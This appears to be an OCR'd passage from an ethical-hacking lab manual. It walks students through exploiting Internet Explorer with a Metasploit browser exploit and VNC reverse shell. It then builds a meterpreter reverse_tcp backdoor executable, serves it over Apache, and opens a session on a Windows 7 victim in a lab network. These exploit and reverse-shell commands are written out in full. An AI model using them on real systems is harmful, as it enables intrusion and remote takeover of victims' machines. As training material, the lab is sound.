


FIGURE 4.1: Launching Metasploit Console

Msfconsole can also launched from Applications > Kali Linux > Top 10 Security Tools > metasploit framework.

In the Metasploit Framework, all modules are Ruby classes.

2. Metasploit console is launched on the Kali Linux machine, as shown in the following figure.

FIGURE 4.2: Metasploit Console

3. Now, search for exploits in metasploit database for **privilege escalation**, to search exploits type **search ms11** and press **Enter**. This command will display the available exploits in the Metasploit database.

The msfconsole includes extensive regular-expression based search functionality. If you have a general idea of what you are looking for you can search for it via 'search'.




FIGURE 4.3: Searching MS11 exploit in Metasploit Database

TASK 2

Using Browser Exploit for Windows

4. Type **use exploit/windows/browser/ms11_003_ie_ess_import** and press **Enter**.




FIGURE 4.4: Using exploit in Metasploit Console

This module exploits memory corruption vulnerability within Microsoft's HTML engine (mshtml). When parsing an HTML page containing a recursive CSS import, a C++ object is deleted and later reused.

TASK 3

Setting Payload

5. Type **set payload windows/vncinject/reverse_tcp** and press **Enter**.




FIGURE 4.5: Setting Payload for exploit

6. To check the options available in this exploit, type **show options** and press **Enter**.

7. In the following screenshot, we can see that **LHOST** is not set and the **LPORT** is on default port number. Now, we need to set LHOST and LPORT.




FIGURE 4.6: Examining Options for exploit

If you have selected a specific module, you can issue the 'show options' command to display which settings are available and/or required for that specific module.

TASK 4

Setting LHOST

8. Type **set LHOST [attacker machine IP Address]** and press **Enter**. In this lab, the IP address of the Kali Linux machine is 10.0.0.6.

   Note: This might differ in your lab environment.




FIGURE 4.7: Setting Local Host

TASK 5

Setting LPORT

9. To set local port, type **set LPORT 443** and press **Enter**.




FIGURE 4.8: Setting Local Port

10. Verify the options you have set; type **show options** and press **Enter**.
11. Now we have set the local host and local port.

The 'set' command allows you to configure Framework options and parameters for the current module you are working with.




FIGURE 4.9: Exploit Options set

TASK 6

Running Exploit

12. Type **exploit** and press **Enter** to run the exploit. This command provides you with a URL, which can be sent to the Victim's machine through email or any other source of communication.

    Note: The generated Local IP URL may vary for each exploit.

FIGURE 4.10: Local IP URL to exploit

13. Now switch to Windows 7 (Victim Machine) and open Internet explorer, then type http://10.0.0.6:8080/T9dMMj and press **Enter**.




FIGURE 4.11: Exploiting Windows 7 Machine

Windows client side attack using a browser vulnerability and privilege escalation via task scheduler exploit.

14. Once you have clicked **Enter,** Internet Explorer displays a blank screen, as shown in following screenshot.




FIGURE 4.12: Windows 7 Machine Exploited

TASK 7

Remote View in Kali Linux

15. Switch to Kali Linux (attacker machine). You can see a remote desktop window with the victim machine opened automatically in the **TightVNC** window, as shown in following figure.




FIGURE 4.13: Windows 7 Machine Remote view in Kali Linux machine

16. Minimize the **TightVNC** remote window, and observe in msfconsole that without any authentication, we have successfully gained access to the Victim machine.




FIGURE 4.14: Privilege Escalation done Successfully Message

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion regarding your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☐ iLabs

Lab 5

Escalating Privileges by Exploiting Client Side Vulnerabilities

Privilege Escalation is the demonstration of misusing a bug, configuration imperfection, or design oversight in a working framework or programming application to increase lifted access to assets that are regularly shielded from an application or client.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Once attackers gain access to the target system, they start looking for different ways to escalate their privilege in the system. They can exploit vulnerability, design flaw or configuration oversight in the operating system or software applications on the target system to gain elevated access to resources that are normally protected from an application or user. The privilege escalation can be vertical or lateral.

Lab Objectives

The objective of this lab is to help students learn how to escalate privileges on a victim machine by exploiting its vulnerabilities.

Lab Environment

To perform this lab, you need:

- A computer running Windows Server 2012
- Windows 7 running as virtual machine
- Kali Linux running as virtual machine

Lab Duration

Time: 20 Minutes

Overview of the Lab

This lab demonstrates the exploitation procedure enforced on a weakly patched Windows 7 machine that allows you to gain access to it through a meterpreter shell; and then employing privilege escalation techniques to attain administrative privileges to the machine through meterpreter shell.

Lab Tasks

Note: Before performing this lab, log in to Kali-Linux virtual machine, click **Places → Computer**. Navigate to **File System → etc → apache2**, open **apache2.conf**, enter the command **servername localhost** in a new line, and save the file.

TASK 1

Start postgresql and metasploit services

1. Launch **Windows 7** virtual machine and log in to its administrator account.
2. Switch to **Kali Linux** virtual machine and log into it.
3. Launch a command line terminal.
4. Type the command **service postgresql start** and press **Enter**.




FIGURE 5.1 Starting postgresql service

5. Type the command **service metasploit start** and press **Enter**.




FIGURE 5.2: Starting metasploit service

6. Type the command **msfconsole** and press **Enter** to launch msfconsole.




FIGURE 5.3: Launching msfconsole

7. Type the command **msfpayload windows/meterpreter/reverse_tcp LHOST=10.0.0.7 X > Desktop/Exploit.exe** in msfconsole, and press **Enter**.

Note: In this lab, **10.0.0.7** is the IP address of **Kali Linux**. This may vary in your lab environment.




FIGURE 5.4: Creating Exploit.exe

Metasploit Framework is a tool for developing and executing exploit code against a remote target machine

8. The above command will create a **Windows executable file** named "**Exploit.exe**" and will be saved on the **Kali Linux** desktop.

FIGURE 5.5: Created Exploit.exe file

TASK 2

Share Exploit.exe file

9. Now you need to share **Exploit.exe** with the victim machine. (In this lab, we are using **Windows 7** as the victim machine).
10. Open a new command line terminal, type the command **mkdir /var/www/share** and press **Enter** to create a new directory named **share**.

To create new directory share following command is used:mkdir /var/www/share




FIGURE 5.6: Creating a Directory

11. Change the mode for the **share** folder to **755** by typing the command **chmod -R 755 /var/www/share/** and pressing **Enter**.

To change the mode of share folder use the following command:chmod -R * /var/www/share/.




FIGURE 5.7: Changing the Permission of the File

12. Change the ownership of that folder to **www-data**, by typing the command **chown -R www-data:www-data /var/www/share/** and pressing **Enter**.

To change ownership of folder into www, use this command chown -R www-data /var/www/share/.




FIGURE 5.8: Change the ownership of the folder

13. Type the command **ls -la /var/www/ | grep share** and press **Enter.**




FIGURE 5.9: Configuring the Sharing Options

14. The next step is to start the **apache server**. Type the command **service apache2 start** in Terminal, and press **Enter**.




FIGURE 5.10: Starting Apache webserver

15. Now that the apache web server is running, copy **Exploit.exe** file into the **share** folder.
16. Type the command **cp /root/Desktop/Exploit.exe /var/www/share/** in the terminal, and press **Enter**.

To run the apache web server use the following command: cp/root/.msf4/data/exploits/* /var/www/share/




FIGURE 5.11: Copying the Exploit.exe backdoor file

TASK 3

Perform Exploitation

17. Switch back to **msfconsole** terminal to create a handler.
18. Type **use exploit/multi/handler** and press **Enter**, to handle exploits launched outside the framework.
19. Now issue the following commands in msfconsole:
    a) Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.
    b) Type **set LHOST 10.0.0.7** and press **Enter**.

To set reverse TCP use the following command: set payload windows/meterpreter/reverse_tcp




FIGURE 5.12: Configuring the Payload and Exploit

20. To start the handler, type the command **exploit -j -z** and press **Enter**.




FIGURE 5.13: Exploit the windows 7 machine

TASK 4

Run the Exploit

21. Now, switch to **Windows 7** virtual machine.
22. Launch **Firefox**, type the URL **http://10.0.0.7/share/** in the address bar, and press **enter**.

    Note: Here **10.0.0.7** is the IP address of **Kali Linux**, which may vary in your lab environment.
23. You will be redirected to the apache index webpage. Click **Exploit.exe** link to download the backdoor file.




FIGURE 5.14: Downloading the backdoor File (Exploit.exe)

24. The **Opening Exploit.exe** pop-up appears; click **Save File**.

If you didn't have apache2 installed, run apt-get install apache2




FIGURE 5.15: Saving the backdoor file

25. By default, this file is stored in **C:\Users\[Username]\Downloads**.
26. On completion of download, a download notification appears in the browser. Click the **Open Containing Folder** icon.

To interact with the available session, you can use sessions -i <session_id>




FIGURE 5.16: Saving the backdoor file

27. Double-click **Exploit.exe**. If an **Open File - Security Warning** appears, click **Run**.




FIGURE 5.17: Executing the Exploit.exe File

28. Switch back to the Kali Linux machine. Meterpreter session has been successfully opened, as shown in the following screenshot:




FIGURE 5.18: Meterpreter Session Attained

TASK 5

Establish a Session

29. Type **sessions -i 1** and press **Enter** (**1** in **sessions -i 1** command is the id number of the session). **Meterpreter** shell is launched, as shown in the following screenshot:

FIGURE 5.19: Meterpreter Session Launched

30. Type **getuid** and press **Enter**. This displays the current user ID, as shown in the following screenshot:

